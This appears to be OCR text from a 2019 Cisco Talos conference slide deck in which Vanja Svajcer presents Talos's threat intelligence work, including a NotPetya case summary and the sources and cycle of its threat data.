
Talos
Cisco Security Research

Talos and threats

Vanja Svajcer, Cisco Security Day Ljubljana, November 2019 - @vanjasvajcer

Talos
Cisco Security Research


Protecting Customers



Talos
Cisco Security Research

Our job is protecting your network

Talos is the threat intelligence group at Cisco. We are here to fight the good fight — we work to keep our customers, and users at large, safe from malicious actors.



Threat Intelligence & Interdiction

Global Outreach

Community


Vulnerability Research & Discovery

Detection Research

Engineering & Development

Talos
Cisco Security Research

Why trust Talos?



Actionable Intelligence

Unmatched Visibility

Collective Response

TALOS
Cisco Security Research

NotPetya: The Costliest Cyber Attack in History

Unmatched Visibility

- AMP
- Ukraine Cyber Police
- Snort rules

Actionable Intelligence


- Gathering IOCs
- Highly destructive supply chain attack
- Cyber weapon based on general public
- One of the costliest cyber attacks in history

Collective Response

- Field engagement
- Shipped protection
- Snort rules
- Blogs
- Consumable IOCs
- Product maturation

TALOS
Cisco Security Research

Threat Intelligence


Industrzy Sharing Partnerships (ISACs)
Daily Malware Samples
Daily Web Requests
Service Provider Coordination Program
Daily Email Messages
Honeypots
Customer Data Sharing Programs
Vulnerability Discovery
Open Source Intel Sharing
3rd Party Programs (MAPP)
Product Telemetry
Internet-Wide Scanning

Talos pulls threat data from Cisco's telemetry, customer feedback, industry partnerships, and many other sources.


Threat Data Cycle

Talos
Cisco Security Research

Threat Intelligence

Threat Data

- Email Samples
- Web Samples
- Malware Samples



Data Aggregation

Data Analysis


2

Threat Data Cycle

Threat data is aggregated and analyzed. Analysis of false negatives and false positives.

TALOS
Cisco Security Research

Threat Intelligence

